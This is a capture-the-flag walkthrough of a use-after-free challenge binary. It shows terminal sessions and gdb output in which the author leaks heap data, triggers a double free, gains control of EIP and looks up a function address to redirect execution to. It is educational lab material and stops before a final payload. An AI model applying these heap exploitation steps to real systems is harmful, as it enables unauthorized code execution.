
```
1
How do you name him?
AAAA
You buy a new dog. AAAA is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2
UAF!!!
UAF!!!
UAF!!!
1: Buy a dog
2: Make him bark
3: Bring me the flag
```

Dog is ready let's continue:




```
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
You do not have a dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
BBBB
How do you name it?
CCCC
You build a new dog house.
1: Buy a dog
```

House is ready too, let’s continue below:




```
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
AAAA run under a car... AAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
 lives in BBBB.
1: Buy a dog
```

Ups... looks like an empty house ;) Let’s create a new dog:




```
1
How do you name him?
DDDD
You buy a new dog. DDDD is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
DDDD lives in BBBB.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
```

Looks like new dog is in old house. So far, so good. Let’s see what’s next... I started gdb to look around for a while. Now I’m pretty sure I can not use a long name for my dog. ;) My dog couldn’t understand it:




```
(gdb) r
Starting program: /challenge/app-systeme/ch63/ch63
warning: the debug information found in "/lib/old32/libc-2.19.so" does not match "/lib/old32/libc.so.6" (CRC mismatch).

1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x08048740 in eraseNl ()
(gdb) bt
#0  0x08048740 in eraseNl ()
#1  0x08048c65 in main ()
(gdb) █
```

Ok, now we should be here trying another name for our dog:




```
1
How do you name him?
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
You buy a new dog. BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
BBBBBBBBBBBBe‡ˇqˆ lives in HERE.
1: Buy a dog
2: Make him bark
3: Bring me the flag
```

Well well well, what is this? ;]



```
6: Give dog house to your dog
7: Break dog house
0: Quit
7
You break the dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
BBBBBBBBBBBBe‡ˇqˆ lives in .
1: Buy a dog
```

Looks similar for deleted house. One more thing:




```
0: Quit
6
BBBBBBBBBBBBe‡ˇqˆ lives in .
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You buy a new dog. AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
AAAAAAAAAAAAe‡ˇqˆ lives in AAAAAAAAAAAAe‡ˇqˆ.
1: Buy a dog
2: Make him bark
```

Ok. Let’s move forward...


Example attack

Check it out! What a surprise ;>




```
7: Break dog house
0: Quit
4
AAAAAAAAAAA run under a car... AAAAAAAAAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
3
Bring me the flag !!!
 prefers to bark...
UAF!!!
UAF!!!
UAF!!!
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
 run under a car...  0-1 car
*** Error in `/challenge/app-systeme/ch63/ch63': double free or corruption (fasttop): 0x09ab5008 ***

Program received signal SIGABRT, Aborted.
0xf7f4d079 in __kernel_vsyscall ()
(gdb) 
```

It looks like there is no *death after death ;) You can only die once.* And you are *free*. Well. ;] Let's continue below:




```
*** Error in `/challenge/app-systeme/ch63/ch63': double free or corruption (fasttop): 0x08499008 ***

Program received signal SIGABRT, Aborted.
0xf7f9c079 in __kernel_vsyscall ()
(gdb) bt
#0  0xf7f9c079 in __kernel_vsyscall ()
#1  0xf7e15687 in raise () from /lib/old32/libc.so.6
#2  0xf7e18ab3 in abort () from /lib/old32/libc.so.6
#3  0xf7e4ffd3 in ?? () from /lib/old32/libc.so.6
#4  0xf7e5a4ba in ?? () from /lib/old32/libc.so.6
#5  0xf7e5b12d in ?? () from /lib/old32/libc.so.6
#6  0x080488b9 in death ()
#7  0x08048d37 in main ()
(gdb) disas death
Dump of assembler code for function death:
   0x08048871 <+0>:     push   ebp
   0x08048872 <+1>:     mov    ebp,esp
   0x08048874 <+3>:     push   ebx
   0x08048875 <+4>:     sub    esp,0x24
   0x08048878 <+7>:     call   0x8048650 <__x86.get_pc_thunk.bx>
   0x0804887d <+12>:    add    ebx,0x2733
   0x08048883 <+18>:    mov    eax,DWORD PTR [ebp+0x8]
   0x08048886 <+21>:    mov    DWORD PTR [ebp-0x1c],eax
   0x08048889 <+24>:    mov    eax,gs:0x14
   0x0804888f <+30>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048892 <+33>:    xor    eax,eax
   0x08048894 <+35>:    mov    edx,DWORD PTR [ebp-0x1c]
   0x08048897 <+38>:    mov    eax,DWORD PTR [ebp-0x1c]
   0x0804889a <+41>:    sub    esp,0x4
   0x0804889d <+44>:    push   edx
   0x0804889e <+45>:    push   eax
   0x0804889f <+46>:    lea    eax,[ebx-0x2100]
   0x080488a5 <+52>:    push   eax
   0x080488a6 <+53>:    call   0x8048500 <printf@plt>
   0x080488ab <+58>:    add    esp,0x10
   0x080488ae <+61>:    sub    esp,0xc
   0x080488b1 <+64>:    push   DWORD PTR [ebp-0x1c]
   0x080488b4 <+67>:    call   0x8048510 <free@plt>
   0x080488b9 <+72>:    add    esp,0x10
   0x080488bc <+75>:    nop
   0x080488bd <+76>:    mov    eax,DWORD PTR [ebp-0xc]
   0x080488c0 <+79>:    xor    eax,DWORD PTR gs:0x14
```


So far, so good. Next I decided to use only a webssh access available on the page – quick reason is presented below:


```
@ubuntu:~/uaf$ ./ch63
bash: ./ch63: No such file or directory
@ubuntu:~/uaf$ ls -la
otal 20
rwxrwxr-x  2 c c  4096 Dec 19 10:36 .
rwxr-xr-x 18 c c  4096 Dec 19 10:36 ..
r-sr-x--x  1 c c 12044 Dec 19 10:36 ch63
@ubuntu:~/uaf$ file /bin/ls
bin/ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamic
nked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]
dfb25295d0356435f76f982e3fdca3a3d9, stripped
@ubuntu:~/uaf$ file ch63
h63: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dyn
y linked, interpreter /lib/old32/ld-2.19.so, for GNU/Linux 3.2.0, BuildID
b51b812c0af58c3b3790dddca7201e13f261cdcf, not stripped
@ubuntu:~/uaf$
```

So for now we should be here, checking functions inside the binary:



```
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ch63...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080484c0  _init
0x08048500  printf@plt
0x08048510  free@plt
0x08048520  fgets@plt
0x08048530  fclose@plt
0x08048540  sleep@plt
0x08048550  __stack_chk_fail@plt
0x08048560  _IO_getc@plt
0x08048570  fseek@plt
0x08048580  fread@plt
0x08048590  malloc@plt
0x080485a0  puts@plt
0x080485b0  exit@plt
0x080485c0  __libc_start_main@plt
0x080485d0  fopen@plt
0x080485e0  strncpy@plt
0x080485f0  __gmon_start__@plt
0x08048600  _start
0x08048640  _dl_relocate_static_pie
0x08048650  __x86.get_pc_thunk.bx
---Type <return> to continue, or q <return> to quit---
0x08048660  deregister_tm_clones
0x080486a0  register_tm_clones
0x080486e0  __do_global_dtors_aux
0x08048710  frame_dummy
0x08048716  eraseNl
0x08048765  bark
0x080487cb  bringBackTheFlag
0x08048871  death
0x080488d3  newDog
0x0804896c  attachDog
0x080489c8  destruct
0x08048a3c  newDogHouse
0x08048b4b  main
0x08048dec  __x86.get_pc_thunk.ax
```

Ok and what if we will kill created dog just before we'd like to give him a doghouse? Let's see:




```
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
asd run under a car... asd 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
AAAAAAAAAAAAAAAAAAAAAAAAAAA
How do you name it?
BBBBBBBBBBBBBBBBBBBBB
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax            0x41414141       1094795585
ecx            0xf7f798a4       -134768476
edx            0xffffffff       -1
ebx            0x804afb0        134524848
esp            0xfff97ccc       0xfff97ccc
ebp            0xfff97d48       0xfff97d48
esi            0x0      0
edi            0xfff97d2c       -426708
eip            0x41414141       0x41414141
```

Looks interesting. So we can write a value that will be later executed? It looks like, so I'd like to run (*the value* of) the „bringBackTheFlag()" function, let's try below:




```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax            0x41414141       1094795585
ecx            0xf7f798a4       -134768476
edx            0xffffffff       -1
ebx            0x804afb0        134524848
esp            0xfff97ccc       0xfff97ccc
ebp            0xfff97d48       0xfff97d48
esi            0x0      0
edi            0xfff97d2c       -426708
eip            0x41414141       0x41414141
eflags         0x10202  [ IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) p bringBackTheFlag
$2 = {<text variable, no debug info>} 0x80487cb <bringBackTheFlag>
```

Next I was looking for a propper offset to set the address of *bringBackTheFlag()* to the dog's house-name (after the location):




```
6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
QWERTY
You buy a new dog. QWERTY is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
ABCDEFGHIJKLMNOP
How do you name it?
RSTUWYZ
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
```

We got the dog and the house, deleting the dog to give him the house?



